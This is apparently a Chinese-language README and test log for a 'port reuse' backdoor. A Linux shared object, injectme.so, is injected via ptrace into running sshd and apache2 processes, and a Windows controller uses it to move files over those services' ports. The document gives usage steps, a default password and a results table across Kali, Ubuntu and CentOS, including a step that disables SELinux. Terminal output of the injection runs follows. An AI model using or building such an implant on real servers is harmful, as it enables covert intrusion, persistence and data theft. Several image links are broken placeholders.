端口复用

使用方法

- client_on_windows
  - define HOST处设定目标IP
  - define PORT 处设定目标端口
  - 使用VS2019编译运行
- server_on_linux
  - injectme.c => define PASSWORD处设定密码（默认为Qihoo）
  - 运行对应inject-xxx脚本（可能需要设定chmod +x inject-xxx.sh）

测试概况

操作系统	SSH:22	apache2:80
kali 2020	一切正常	一切正常
ubuntu 9	一切正常	注入worker进程段错误（即使注入空so文件）
centos 7	成功注入，运行过程段错误(需要事先setenforce 0)	注入worker进程dlopen调用失败（即使注入空so文件）

测试过程


kali 2020系统

SSH:22端口


- 重启并注入ssh进程

```
root@kali:/home/kali/linux-inject# ./inject-ssh.sh
kill pid = 4362
ssh pid = 4462
targeting process with pid 4462
"./injectme.so" successfully injected
root@kali:/home/kali/linux-inject#
```


- 启动主控端



- 文件上传与下载




- 上传下载前后文件一致




apache2:80端口

- 重启并注入apache2进程




- 启动主控端




ubuntu 9系统

SSH:22端口

- 注入ssh进程




- 启动主控端



apache2:80端口


- 注入apache2，主进程成功，worker进程报错Segmentation fault




centos 7系统

SSH:22端口

- 注入ssh进程成功




- 启动主控端后sshd进程崩溃，报错Segmentation fault



apache2:80端口

- 注入主进程成功，注入worker进程报错dlopen() failed to load


root@192.168.11.137:22 - Bitvise xterm - root@localhost:~/linux-inject
Redirecting to /bin/systemctl status httpd.service
● httpd.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset: disabled)
Active: active (running) since 一 2020-07-20 10:35:34 CST; 56min ago
Docs: man:httpd(8)
man:apachectl(8)
Main PID: 1040 (httpd)
Status: "Total requests: 0; Current requests/sec: 0; Current traffic: 0 B/sec"
CGroup: /system.slice/httpd.service
├─1040 /usr/sbin/httpd -DFOREGROUND
├─1093 /usr/sbin/httpd -DFOREGROUND
├─1094 /usr/sbin/httpd -DFOREGROUND
├─1097 /usr/sbin/httpd -DFOREGROUND
├─1098 /usr/sbin/httpd -DFOREGROUND
└─1099 /usr/sbin/httpd -DFOREGROUND
7月 20 10:35:33 localhost.localdomain systemd[1]: Starting The Apache HTTP Server...
7月 20 10:35:34 localhost.localdomain httpd[1040]: AH00558: httpd: Could not reliably det...ge
7月 20 10:35:34 localhost.localdomain systemd[1]: Started The Apache HTTP Server.
Hint: Some lines were ellipsized, use -l to show in full.
[root@localhost linux-inject]# ./inject -p 1040 ./injectme.so
targeting process with pid 1040
ptrace(PTRACE_GETSIGINFO) failed
[root@localhost linux-inject]# ./inject -p 1093 ./injectme.so
targeting process with pid 1093
__libc_dlopen_mode() failed to load ./injectme.so
[root@localhost linux-inject]# ./inject -p 1094 ./injectme.so
targeting process with pid 1094
__libc_dlopen_mode() failed to load ./injectme.so
[root@localhost linux-inject]#